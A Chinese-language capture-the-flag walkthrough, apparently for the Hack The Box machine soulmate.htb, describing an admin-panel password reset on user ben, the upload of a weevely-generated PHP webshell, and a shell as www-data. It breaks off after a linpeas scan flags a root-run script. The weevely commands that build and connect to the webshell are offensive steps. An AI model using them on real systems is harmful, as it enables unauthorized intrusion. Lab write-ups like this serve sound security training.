
由於這個頁面沒什麽好點的,看到上面有一個 User Manager,點進去后會得到:

然後看到左邊有一堆用戶的列表,點擊一下之後看到:

其中上面的目錄名字提示到 webProd 很吸引我,點開後看到:

Force change ben's password to upload a webshell
這樣就讓我思考一件事情,是否可以上傳一個webshell。
爲了可以成功的上傳webshell,還需要找一下哪裏可以上傳,看了一下後臺沒辦法上傳。
所以乾脆直接改掉 ben 的密碼再登陸看看:


登陸後出現:

然後嘗試進入 webProd的目錄上傳 php 的webshell文件:

所以可以使用 weevely 來製作一個 PHP 木馬:
$ weevely generate mane mane.php

然後上傳:

Shell as www-data
上傳完成之後,嘗試連接看看:
$ weevely http://soulmate.htb/mane.php mane

結果就得到了 webshell。然後可以在這裏獲得 reverse shell。
得到了 webshell 之後跑一下 linpeas:

看到有一個神奇的脚本,看起來是以root的方式運行的,所以看一下裏面寫了什麽:
